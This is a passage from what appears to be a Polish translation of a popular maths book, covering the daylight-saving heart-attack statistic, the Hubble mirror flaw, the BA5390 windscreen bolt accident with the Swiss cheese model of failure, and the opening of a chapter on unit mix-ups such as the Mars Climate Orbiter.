Czy też raczej dosłownie zabija ludzi w ten jeden konkretny dzień. W poniedziałki po przestawieniu czasu o godzinę do przodu (czyli po utracie godziny snu) istotnie występuje więcej zawałów niż w przeciętny poniedziałek (który i tak jest rekordzistą pod względem zawałów w porównaniu z pozostałymi dniami tygodnia). A we wtorek po cofnięciu zegarków (czyli wyspaniu się o godzinę dłużej) liczba zawałów jest o 21 procent mniejsza. To wszystko jest kwestią zgrania w czasie. To nie jest przypadek, w którym zsumowanie liczb i zaokrąglenie jest problematyczne. Tu zestawienie wszystkich danych razem ujawniło rzeczywistą zależność.

Już wcześniej pojawiały się wyniki badań, z których wynikało, że liczba zawałów jest najprawdopodobniej powiązana ze zmianą czasu; Uniwersytet Michigan polecił więc zająć się tym zagadnieniem swoim najlepszym specom od układu krążenia. Ci przetrząsnęli bazę danych organizacji Blue Cross Blue Shield of Michigan Cardiovascular Consortium pod kątem wszystkich zmian czasu między marcem 2010 roku a wrześniem 2013 roku. W badaniu, które wykazało wspomnianą zależność, całkiem dobrze wyeliminowano różne możliwe czynniki zniekształcające dane; na przykład wzięto poprawkę na to, że w dwudziestopięciogodzinnej dobie wszystkiego będzie o 4,2 procent więcej.

Zwodniczość wyników wynika z tego, z jak dużym oknem czasowym mamy do czynienia. Wzrost o 24 procent wrzuca wszystkie zawały z jednego dnia do jednego worka. Autorzy opracowania przyjrzeli się średnim liczbom zawałów w poniedziałek o różnych porach roku i odkryli, że tuż po zmianie czasu na letni występuje dwudziestoczteroprocentowe odchylenie od średniej. Ale kiedy spojrzeć szerzej – na cały tydzień zamiast

tylko na jeden dzień – ten efekt całkowicie znika. W tygodniach po zmianie czasu na letni łączna liczba zawałów nie odbiegała od średniej. Po prostu ich rozkład na poszczególne dni tygodnia był inny.

Wygląda na to, że przestawienie zegarków do przodu i pozbawienie ludzi godziny snu istotnie powodowało wzrost liczby zawałów, ale tylko u osób, które prędzej czy później i tak miałyby atak serca. Zmiana czasu po prostu przyśpieszyła coś, co wygląda na nieuchronne. Podobnie przestawienie zegarków do tyłu i wydłużenie nocnego wypoczynku odsuwało zawał o kilka dni. To może być istotna informacja dla zarządców szpitali ustalających grafik dyżurów, ale nie oznacza, że zmiana czasu jest obiektywnie szkodliwa.

Wiemy zatem, że przestawianie zegarków do przodu i do tyłu nie zwiększa liczby zawałów; że krótszy sen tylko przyśpiesza wystąpienie ataku serca, do którego i tak by doszło. Irytuje mnie, że za każdym razem, kiedy w mediach mówią o zmianie czasu, ktoś wyciąga tę statystykę z zawałami i ani słowem się nie zająknie, że jest to zwodnicze i że należałoby spojrzeć na cały tydzień. Zdarzyło się to nawet raz (w radiu BBC), kiedy pisałem tę książkę, co bardzo negatywnie wpłynęło na mój poziom stresu. Jak na ironię błędne posługiwanie się tą statystyką w mediach przy każdej zmianie czasu prawdopodobnie istotnie zwiększa ryzyko, że dostanę zawału!

---

* Ta pieczołowicie wyliczona liczba jest zaskakująco bliska wartości, którą można by uzyskać, gdyby zwyczajnie założyć, że każda z trzech tysięcy transakcji w każdym dniu otwarcia giełdy przez dwadzieścia dwa miesiące jej działania obniżała indeks średnio o 0,00045 punktu.

** Nie dokonałem tu zwykłego podzielenia odcinka czasu na pół. Odczytałem to z krzywej dopasowanej do rekordów odnotowanych między 6 czerwca 1912 roku (10,6 sekundy) a 20 czerwca 1936 roku (10,2 sekundy).

*** Tak, wiem, że ta teza będzie musiała się zmierzyć z problemami natury fizycznej. Być może pewnego dnia przepisy dotyczące dopuszczalnej podczas zawodów siły wiatru zostaną rozszerzone także na ruchy Browna.

09,49


Zbyt małe, by zauważyć

Czasem pozornie nieistotne drobiazgi, które zaokrąglamy czy uśredniamy, okazują się bardzo ważne. Z powodu coraz większej precyzji we współczesnej inżynierii mamy do czynienia z maszynami o tolerancji odchyleń zbyt małej, byśmy mogli je zobaczyć lub wyczuć dotykiem.

Kiedy w roku 1990 kosztem około 1,5 miliarda dolarów na orbicie umieszczono Kosmiczny Teleskop Hubble'a, pierwsze uzyskane z niego zdjęcia rozczarowały. Były nieostre. W samym sercu teleskopu znajdowało się zwierciadło o średnicy 2,4 metra, które miało skupiać co najmniej 70 procent wpadającego przez obiektyw światła gwiazd i dać w rezultacie ostry obraz. Okazało się jednak, że ogniskowane jest zaledwie dziesięć do piętnastu procent światła, co skutkowało rozmazanymi zdjęciami.

NASA rozpoczęła gorączkowe poszukiwania przyczyny. Po wielu dniach drapania się po głowach inżynierowie i specjaliści od optyki wywnioskowali, że lustro musi mieć niewłaściwy kształt. Podczas produkcji wyszlifowano je na kształt paraboloidy, tylko że o minimalnie niewłaściwej krzywiźnie. Podobnie jak omawiany wcześniej lśniący wieżowiec odbijający światło w słoneczny dzień paraboloida ma idealny kształt, żeby kierować wszystkie padające na nią promienie w jeden punkt. Uzyskanie ostrego obrazu wymaga jednak większej precyzji niż

skierowanie na cytrynę wystarczającej ilości światła, żeby ją przypalić. Zwierciadło musi być idealnie odwzorowaną paraboloidą konkretnego typu.



Co pierwotnie zobaczył Hubble i jak to powinno było wyglądać.

Zespół badający tę sprawę rozważył wiele możliwych błędów, w tym wpływ tego, że lustro powstało w warunkach przyspieszenia ziemskiego 1 g, a teraz musiało pracować w 0 g. Okazało się jednak, że wykonano je i złożono bez zarzutu. Zostało doskonale uformowane, tyle że w niewłaściwą paraboloidę. Po wielu analizach uznano, że główne zwierciadło teleskopu Hubble’a miało parametr krzywizny, zwany stałą stożkową, równy −1,0139, podczas gdy powinno to być −1,0023.

Ta różnica była zbyt mała dla ludzkiego oka. Krawędzie tego 2,4-metrowego zwierciadła znalazły się o 2,2 mikrometra niżej niż powinny. O 2,2 tysięcznej części milimetra. Żeby w ogóle wytworzyć lustro z tak dużą dokładnością, od jego powierzchni odbijano promienie światła, które tworzyły złożone wzory interferencyjne zmieniające się przy najmniejszej różnicy w przebytej drodze. Cała operacja była tak precyzyjna, że do sprawdzania kształtu zwierciadła trzeba było używać długości fal światła.

Główne zwierciadło Hubble’a w trakcie produkcji. Naprawdę chętnie bym je wypolerował.

Błąd leżał po stronie układu optycznego używanego do kierowania światła na lustro. Użyta konfiguracja dawała niewłaściwą wartość krzywizny. W oficjalnym raporcie napisano o przesunięciu o 1,3 milimetra. Z mediów można było się dowiedzieć, że odpowiadała za to dodatkowa podkładka w niewłaściwym miejscu, ale w raporcie nie ma o tym ani słowa. Zorganizowano misję naprawczą, która miała zainstalować dodatkowe elementy optyczne. Takie soczewki kontaktowe dla teleskopu kosmicznego.

Mekka błędów

Wiele układów pracuje przez większość czasu z właściwą dokładnością, ale psuje się w przypadkach brzegowych, w których błędy mogą ulec zwielokrotnieniu. Aplikacja kierująca do Mekki musi wiedzieć, gdzie znajdują się telefon i docelowe miasto. Dokładność pomiaru jest niewielka, ale wystarczająca, żeby wskazać właściwy kierunek z większości miejsc na Ziemi. Problem pojawia się, kiedy telefon znajdzie się tuż obok al-Kaby (budynku w samym środku najważniejszego meczetu Islamu).

Straciłbym całą wiarę w tę aplikację.

Jeśli tylko śruba pasuje…

Zdarzyło mi się zamawiać przez internet naprawdę dziwne rzeczy, ale największe kłopoty miałem ze znalezieniem dwóch rodzajów śrub, które leżą teraz w stosikach na moim biurku. Po lewej mam trochę A211-7D, a po prawej kilka A211-8C. Dotarły do mnie dopiero po skontaktowaniu się z kilkoma dostawcami części i sprzętu dla lotnictwa. Na zdjęciu pokazuję po jednej każdego typu.

Przy sortowaniu musiałem bardzo uważać, bo ciężko jest je rozróżnić. Owszem, opakowania były odpowiednio opisane, ale na samych śrubach nie ma żadnego oznaczenia. Typ 7C jest grubszy o 0,026 cala (około 0,66 milimetra) niż 8C, ale samym dotykiem nie jest łatwo odróżnić śruby jedną od drugiej. Dodatkowo gwint na 7D jest nieco drobniejszy niż na 8C, ale ciężko jest to dostrzec. Na szczęście śruby 8C są o 0,1 cala (około 2,5 milimetra) dłuższe, więc przedstawicielki obu typów wystarczy ułożyć równo obok siebie.

Dwie bardzo różne śruby. Pod żadnym pozorem nie wolno ich pomylić.

Tym bardziej współczuję kierownikowi nocnej zmiany serwisowej British Airways na lotnisku w Birmingham z 8 czerwca 1990 roku. Wykręcił dziewięćdziesiąt śrub z szyby przedniej samolotu BAC 1-11 i zauważył, że wymagają wymiany. Ale były nieoznaczone. Wziął jedną z nich, zszedł po drabince platformy serwisowej i udał się do magazynu. Po długim porównywaniu trzymanej śruby z różnymi dostępnymi w szufladach, w końcu uznał, że jest to typ A211-7D. Teraz dopiero potrafię w pełni docenić ten wyczyn. Kiedy sięgnął do środka, okazało się, że zostało ich tylko kilka.

Naprawdę człowiekowi współczuję. Wymiana tej szyby nie należała do jego obowiązków, ale ponieważ tej nocy mieli za małą obsadę, a on był kierownikiem zmiany, wziął sprawy w swoje ręce, żeby uniknąć dalszych

opóźnień. Ponieważ kilka lat wcześniej zajmował się takimi wymianami, po szybkim przejrzeniu podręcznika serwisowego upewnił się, że sprawa jest istotnie tak prosta, jak pamiętał. Opublikowany nieco ponad półtora roku później raport z wypadku lotniczego nie wymienia naszego kierownika z nazwiska (i słusznie). W myślach nazywam go Samem (od angielskiej nazwy jego stanowiska: Shift mAintenance Manager). Wyobrażam sobie go stojącego tam o 3.00 nad ranem, wykonującego nie swoją robotę, trzymającego w dłoni zaledwie kilka śrub, których potrzebował dziewięćdziesiąt.

Sam wsiada więc do samochodu i jedzie do drugiego magazynu części zamiennych pod pomostem terminala międzynarodowego na drugim końcu lotniska. Leje deszcz. Sam cały czas ściska w dłoni jedną z wykręconych śrub. W odróżnieniu od magazynu głównego, w którym zawsze ktoś jest, w drugim magazynie nikt nie pracuje. Sam zatrzymuje samochód, wysiada i znajduje odpowiedni regał ze śrubami, ale pomieszczenie jest słabo oświetlone. Zwykle nosi okulary do czytania, ale w pracy ich nie zakłada, ponieważ do zadań, które zazwyczaj wykonuje, nie są mu potrzebne. W dodatku żeby dostać się do szuflad ze śrubami, musi przysłonić jedyne źródło światła. Do tego szuflady nie są prawidłowo opisane. Sam postanawia samodzielnie porównać śruby. W końcu znajduje pasujące. Uznaje, że to na pewno typ A211-7D. A teraz spojler: to były inne śruby.

„Ale zaraz, zaraz”, myśli Sam. „Część szyby ma dodatkową metalową owiewkę, żeby poprawić właściwości aerodynamiczne, co zwiększa jej grubość. Sześć śrub musi być dłuższych”. Cholera, dlaczego zabrał ze sobą tylko jedną losową! Sam podejmuje szybką decyzję i bierze wystarczająco dużo śrub, które wziął za typ A211-7D, a także sześć nieco dłuższych typu A211-9D. Wraca do samochodu i wyjeżdża z powrotem na deszcz.

Wraca do głównego hangaru i idzie po klucz dynamometryczny. Takie klucze przestają obracać śrubę, kiedy ta zostanie dokręcona z odpowiednią siłą, żeby jej nie przegwintować. Ale na tablicy z narzędziami go nie znajduje. Gdzieś się zapodział. Sam, jeśli kiedykolwiek to przeczytasz, to naprawdę ci współczuję.

Kierownik magazynu ma śrubokręt z ograniczeniem siły dokręcania, ale nie został on odpowiednio skalibrowany i dlatego personelowi nie wolno go używać. Obaj mężczyźni wspólnie ustawiają ograniczenie momentu siły na 27 niutonometrów i sprawdzają je na kilku śrubach. Wszystko wygląda jak należy. Sam może w końcu wziąć się do roboty.

Tylko że gniazdo śrubokrętu nie pasuje do bitu krzyżakowego nr 2 typu Philips, którego Sam musi użyć. Podczas pracy musi więc przytrzymywać bit w gnieździe. Element nie trzyma się dobrze; jak tylko Sam go puści, wypada. Kilkakrotnie bit spada na ziemię i Sam musi schodzić po drabince, żeby go podnieść. Kiedy wychyla się z platformy serwisowej, ledwo sięga szyby przy wkręcaniu, do czego potrzebuje teraz obu rąk. Z tego powodu nie może ocenić, czy to śrubokręt przeskakuje, bo osiągnął już odpowiednią siłę dokręcenia, czy też gwint śruby ślizga się w niedopasowanej nakrętce.

Kiedy Sam kończy pracę, dochodzi już piąta. Dłuższe śruby A211-9D, które przywiózł ze sobą, nie pasowały. Lubię sobie wyobrażać Sama uderzającego śrubokrętem o dziób samolotu i łkającego cicho. Może wymyślił wtedy jakieś nowe przekleństwa. Koniec końców uznaje, że te pierwotnie wykręcone śruby w sumie nie są takie złe. Bierze sześć z nich i wkręca z powrotem. Nareszcie praca dobiega końca.

Dwadzieścia siedem godzin po tym, jak Sam (zapewne) klął na samolot, ten stał na pasie startowym, gotowy do rozpoczęcia lotu BA5390 i zabrania osiemdziesięciu jeden pasażerów oraz sześciu osób załogi do Malagi. Na wypadek, gdyby ktoś nigdy nie był w Birmingham ani w Maladze, śpieszę

zapewnić (ja byłem i tu, i tu), że Malaga jest zdecydowanie przyjemniejszym miejscem. Wszyscy na pokładzie byli więc w dobrym humorze.

Trzynaście minut po starcie odrzutowiec znajdował się na wysokości około 17 300 stóp (trochę ponad pięć kilometrów) i stewardzi mieli właśnie zacząć roznosić jedzenie i napoje. Wtem rozległ się głośny huk i strzaskana przednia szyba wyleciała na zewnątrz, wskutek czego w niespełna dwie sekundy w kabinie nastąpiła dekompresja. Z powodu nagłej zmiany ciśnienia w powietrzu pojawiła się mgła.


Steward Nigel Ogden wrócił biegiem do kokpitu, gdzie drugi pilot usiłował odzyskać panowanie nad samolotem, bo kapitan został właśnie wyssany na zewnątrz, po drodze uderzając w drążek sterowy, co wyłączyło autopilota. No dobra, prawie został wyssany na zewnątrz. Zahaczył o brzeg otworu po szybie, w związku z czym jego nogi ciągle były w środku. Ogden zdołał złapać go za nie i uratować przed wyleceniem z kabiny na dobre.

Alistairowi Atchesonowi, drugiemu pilotowi, udało się odzyskać panowanie nad sterami i wylądować, podczas gdy kapitan Tim Lancaster cały czas wisiał od pasa w górę poza samolotem. Członkowie załogi na zmianę trzymali go za nogi. Wszyscy przeżyli, w tym kapitan, który przez dwadzieścia dwie minuty dyndał z rozbitego okna. Wkrótce wrócił do pełni sił i do latania.

Niesamowita historia. Niezwykła opowieść o załodze reagującej na nagłą katastrofę i lądującej bezpiecznie wbrew przeciwnościom bez żadnych ofiar śmiertelnych. Ale równie zadziwiony jestem tym, że szyba wyleciała na zewnątrz. Przed startem samolotu sprawdzane jest tyle rzeczy, że coś takiego nie powinno się zdarzyć.

Mówiąc krótko i niesprawiedliwie: Sam użył niewłaściwych śrub. Kiedy przetrząsał zawartość szuflad w drugim magazynie pod terminalem międzynarodowym na lotnisku w Birmingham, ostatecznie nie znalazł, jak sądził, śrub A211-7D, lecz A211-8C. Te drugie są nieco cieńsze, w związku z czym mogły zostać wyrwane z gwintu przygotowanego pod śruby 7D. Siedzę teraz w swoim biurze i przyglądam się jednym i drugim w jasnym świetle dziennym, a i tak mógłbym z łatwością je ze sobą pomylić. Bez dodatkowej presji, pod którą działał Sam.

Zrzucanie winy za coś na człowieka leży w naszej naturze. Ale ludzkie błędy są nie do uniknięcia. Naiwnie byłoby tak po prostu zakazać popełniania błędów, żeby w ten sposób zapobiec wypadkom i katastrofom. James Reason, profesor emeritus na Wydziale Psychologii Uniwersytetu Manchesterskiego, prowadzi badania nad ludzką omylnością. Opracował model mechanizmów powstawania katastrof bazujący na serze szwajcarskim, który – zamiast koncentrować się na poszczególnych osobach – oddaje całokształt funkcjonowania systemu.



Czasem dziury w serze wypadają w tych samych miejscach.

Model sera szwajcarskiego pomaga analizować to, w jaki sposób „trajektorie wypadków mogą przenikać przez mechanizmy obronne, bariery i zabezpieczenia”. Idea trajektorii to wyobrażenie sobie wypadków jako gradu kamieni: katastrofę powodują tylko te, które przelecą przez cały system, który składa się z wielu warstw, każda z własnymi zabezpieczeniami przeciwdziałającymi błędom. Ale w każdej przeszkodzie są dziury. Dlatego w modelu zabezpieczenia przypominają plasterki sera szwajcarskiego.

To spojrzenie na powstawanie wypadków bardzo przypadło mi do gustu, ponieważ zakłada, że ludzie nieuchronnie przez pewien procent

czasu będą popełniać błędy. Pragmatyczne podejście wymaga zaakceptowania tego stanu rzeczy i stworzenia systemu na tyle solidnego, żeby filtrował błędy, zanim przerodzą się w katastrofy. Kiedy jednak zdarzy się katastrofa, winę ponosi cały system, a obarczanie nią jednej osoby może być niesprawiedliwe.

Jako samozwańczy ekspert twierdzę, że inżynieria i lotnictwo w podejściu do błędów i przeciwdziałaniu nim są całkiem niezłe. Kiedy zbierałem materiały do tej książki, przeczytałem mnóstwo sprawozdań z wypadków, co doprowadziło mnie do wniosku, że zazwyczaj uwzględniany był całokształt sytuacji. Odnoszę jednak wrażenie (aczkolwiek niepoparte głębszą analizą), że w niektórych branżach, takich jak medycyna czy finanse, w których zazwyczaj przypisuje się całą winę jednej osobie, ignorowanie całokształtu może doprowadzić do powstania kultury nieprzyznawania się do błędów. Co – jak na ironię – sprawia, że cały system staje się mniej odporny na pomyłki.

Ale podobnie jak w prawdziwym szwajcarskim serze* czasem wszystkie dziury zupełnym przypadkiem wypadają w tym samym miejscu. Mało prawdopodobne zdarzenia występują co jakiś czas. I tak właśnie było w przypadku lotu BA5390. Żeby ta szyba wystrzeliła na zewnątrz, wszystko poniżej musiało pójść nie tak:

→ Sam wybiera niewłaściwe śruby

- W głównym magazynie nie było wystarczająco dużo śrub, których Sam potrzebował. Gdyby ktoś dbał o to, by szuflady były zawsze należycie zaopatrzone, Sam zwyczajnie wziąłby potrzebne śruby 7D i wziął się do pracy.
- Magazyn, w którym nie było nikogo na miejscu, był źle zorganizowany. W toku dochodzenia odkryto, że na 294 szuflad

zawierających różne części 25 nie było oznaczonych, a spośród tych 269, które były oznaczone, tylko 163 zawierało to co trzeba.
- Magazyn był kiepsko oświetlony, a Sam nie miał okularów, wskutek czego nie zauważył, że wziął niewłaściwe śruby.

→ Sam nie zauważył, że śruby nie do końca pasowały do gwintów
- Sam poczułby jak gwint śruby ślizga się, wchodząc do nakrętki mocującej, gdyby nie to, że uczucie było takie samo, jak kiedy śrubokręt zwalniał głowicę po osiągnięciu odpowiedniej siły dokręcenia.
- Użyte przez Sama śruby 8C miały mniejsze łebki niż wykręcone wcześniej śruby 7D, co było widać, ponieważ nie wypełniały całkowicie stosownego zagłębienia. Ale Sam musiał trzymać śrubokręt obiema rękami i w ten sposób zasłaniał sobie widok.

→ Nikt nie sprawdził pracy Sama
- Gdyby Sam był kimkolwiek innym niż kierownikiem zmiany serwisowej, jego pracę sprawdziłby… cóż, kierownik zmiany serwisowej.
- Co zadziwiające, przednia szyba kokpitu nie została uznana za „punkt kluczowy” awarii o katastrofalnych skutkach, a tylko punkty kluczowe musiały być sprawdzane ponownie, nawet jeśli ich wymiany lub naprawy dokonał kierownik zmiany.

→ Szyba mogła wylecieć na zewnątrz
- Części samolotu są zazwyczaj projektowane zgodnie z zasadą zatyczki, co jest swojego rodzaju pasywnym zabezpieczeniem. Gdyby szyba była zamocowana od wewnątrz, ciśnienie powietrza w kabinie dociskałoby ją i pomagało utrzymać na miejscu. Ale

ponieważ była przykręcona od zewnątrz, śruby musiały walczyć z różnicą ciśnień**.

Przychodzą mi do głowy też inne rzeczy, które zapobiegłyby tej katastrofie. Brytyjska norma dla śrub A211 mogłaby wymagać umieszczania oznaczeń typu na samej śrubie, a nie tylko na opakowaniu. Dokumentacja serwisowa British Airways mogłaby lepiej opisywać złożoność tego zadania. Urząd do spraw lotnictwa cywilnego mógłby wymagać przeprowadzenia próby ciśnieniowej po jakichkolwiek pracach na elementach zewnętrznych kadłuba. A to oczywiście nie koniec.

Trzeba podkreślić, że podczas gdy każde z poszczególnych zdarzeń jest całkiem prawdopodobne, to prawdopodobieństwo wystąpienia ich wszystkich jednocześnie jest niezmiernie znikome. Zawsze będzie kilka błędów, które przebiją się przez kilka plastrów sera, ale taki szereg dziur, żeby błędy mogły się przerodzić w katastrofę, występuje bardzo rzadko.

Świadomość, że w lotnictwie drobne błędy i niesprzyjające zbiegi okoliczności zdarzają się regularnie, a ratuje nas tylko to, że potem coś idzie tak jak trzeba i neutralizuje zagrożenie, nie jest zbyt pocieszająca. Statystycznie jednak tak właśnie jest, zatem – statystycznie – samoloty są bardzo bezpieczne. Można zawierzyć serowi.

Każdy, kto i tak już boi się latać, lepiej niech przestanie czytać i od razu przejdzie do następnego rozdziału. Bez obaw: nic cię nie ominie.

Dla wszystkich pozostałych: oto przykład, jak drobne błędy mogą nie mieć żadnych konsekwencji. Pamiętacie te śruby A211-7D, które Sam wykręcił z mocowań szyby? W samolotach BAC 1-11 powinny to być śruby A211-8D. Kiedy linie British Airlines kupiły ten samolot, już miał wkręcone nie te śruby co trzeba. I latał z nimi przez wiele lat.

W wyniku dochodzenia znaleziono osiemdziesiąt starych śrub wykręconych przez Sama: siedemdziesiąt osiem 7D, których nie powinno

tam być, i tylko dwie 8D. Samolot latał z nieco przykrótkimi śrubami mocującymi szybę przednią. Na szczęście śruby 8D wybrano dlatego, że były odpowiednio długie w sześciu miejscach, gdzie szyba była najgrubsza, i minimalnie za długie w pozostałych osiemdziesięciu czterech miejscach. Krótsze śruby 7D miały wciąż wystarczającą długość, by porządnie trzymać większą część szyby.

Jak na ironię, wzięte omyłkowo przez Sama śruby 8C miały odpowiednią długość, ale były minimalnie cieńsze i nie trzymały się należycie mocno w nakrętkach. Wystarczyło przyłożenie odpowiedniej siły, żeby je wyrwać – co się właśnie stało podczas tego feralnego lotu. Gdyby wypadki potoczyły się tylko trochę inaczej (gdyby szyba wypadła na większej wysokości; gdyby drugi pilot nie odzyskał panowania nad samolotem), różnica 0,66 milimetra w średnicy śrub mogła z powodzeniem doprowadzić do śmierci wszystkich osiemdziesięciu siedmiu osób na pokładzie.

Świeżo po wypadku, jeszcze zanim zakończono dochodzenie, British Airways przeprowadziło awaryjną kontrolę wszystkich samolotów BAC 1-11. Wykręcono co czwartą śrubę mocującą przednią szybę i wszystkie zmierzono. Dwa samoloty uziemiono wskutek zastosowania niewłaściwych śrub. Inne linie lotnicze przeprowadziły podobną inspekcję i również znalazły nieodpowiednie śruby w dwóch swoich samolotach.

Przerażające.

Jak długo będziemy wykorzystywali swoją inteligencję do tworzenia rzeczy, których nie sposób sprawdzić gołym okiem lub dotykiem, tak długo musimy używać tej samej inteligencji do tworzenia systemów umożliwiających używanie i serwisowanie ich przez zwykłych ludzi. Innymi słowy: jeśli śruby są zbyt podobne, żeby można je było rozróżnić, umieśćcie ich numer bezpośrednio na nich.

* Oczywiście jeśli weźmiesz blok sera szwajcarskiego i zaczniesz go kroić, dziury w kolejnych plasterkach będą w tych samych miejscach, bo pochodzą od tych samych bąbli w serze. Załóżmy więc, że ktoś potem wszystkie plasterki należycie przetasował.

** Mamy tutaj sytuację odwrotną niż w przypadku pożaru w pojeździe *Apollo*, gdzie jedyne wyjście działało właśnie na zasadzie zatyczki. Wyjścia awaryjne nigdy nie powinny być tak konstruowane. Z kolei w tym przypadku nigdy nie powinno być powodu, by otworzyć tę szybę, zatem powinna zostać zamontowana od wewnątrz.

10

Jednostki, konwencje… Dlaczego tak trudno się czasem dogadać?

Brak jednostki może pozbawić liczbę znaczenia. Jeśli coś kosztuje 9,97, chyba dobrze byłoby wiedzieć, o jaką walutę chodzi. Jeśli spodziewasz się funtów brytyjskich czy dolarów amerykańskich, a okaże się, że cena jest podana w indonezyjskich rupiach albo w bitcoinach, czeka cię nie lada niespodzianka (przykra bądź miła, zależnie od tego, która z tych dwóch walut okaże się właściwą). Prowadzę brytyjski sklep internetowy. Jeden z klientów zarzucił nam bezczelność, bo śmiemy podawać ceny w „obcej walucie”.

> Czyli cena była podana w obcej walucie? To chyba oczywiste – i zapewne wielu waszych klientów się ze mną zgodzi – że człowiek spodziewa się kwoty w dolarach.
>
> niezadowolony klient sklepu mathsgear.co.uk

Pomyłka w jednostkach może dalece zmienić znaczenie liczby. I jest wiele fantastycznych przykładów takich błędów. Jeden z najsłynniejszych dotyczy Krzysztofa Kolumba, który odczytał odległość wyrażoną w milach arabskich (1 mila arabska = 1975,5 metra), ale był przywiązany do mil

włoskich (1 mila włoska = 1477,5 metra), z czego wywnioskował, że z Hiszpanii do Azji jest całkiem niedaleko. Ta pomyłka w jednostkach, która zbiegła się z kilkoma innymi błędnymi założeniami, sprawiła, że Kolumb spodziewał się portu docelowego w Chinach mniej więcej tam, gdzie obecnie znajduje się San Diego. Odkrywca nie zdołałby przebyć rzeczywistej drogi morskiej z Europy do Azji, ale szczęśliwie wpadł po drodze na inny ląd. Przy czym niektórzy twierdzą, że celowo zafałszował liczby, żeby zwieść swoich sponsorów i załogę.

Kiedy pracowałem nad tą książką, najczęściej pytano mnie: „Czy napiszesz o tym pojeździe NASA, który w wyniku użycia niewłaściwych jednostek rozbił się na Marsie?”. (Drugie najczęstsze pytanie pochodziło od londyńczyków i dotyczyło Chwiejnego Mostu). Z jakiegoś powodu ludzie lubią pomyłki w jednostkach. Może dlatego, że jednostki to coś, co każdy dobrze zna. Kiedy dodamy do tego śmiech przez łzy z podstawowego błędu matematycznego w NASA, otrzymujemy naprawdę zajmującą historyjkę.

A do tego tym razem legenda miejska jest (prawie całkowicie) prawdziwa. W grudniu 1998 roku NASA wystrzeliła pojazd Mars Climate Orbiter, który przez dziewięć miesięcy leciał z Ziemi na Marsa. Kiedy dotarł do celu, rozbieżność między jednostkami metrycznymi a imperialnymi* doprowadziła do fiaska misji i całkowitej utraty pojazdu.

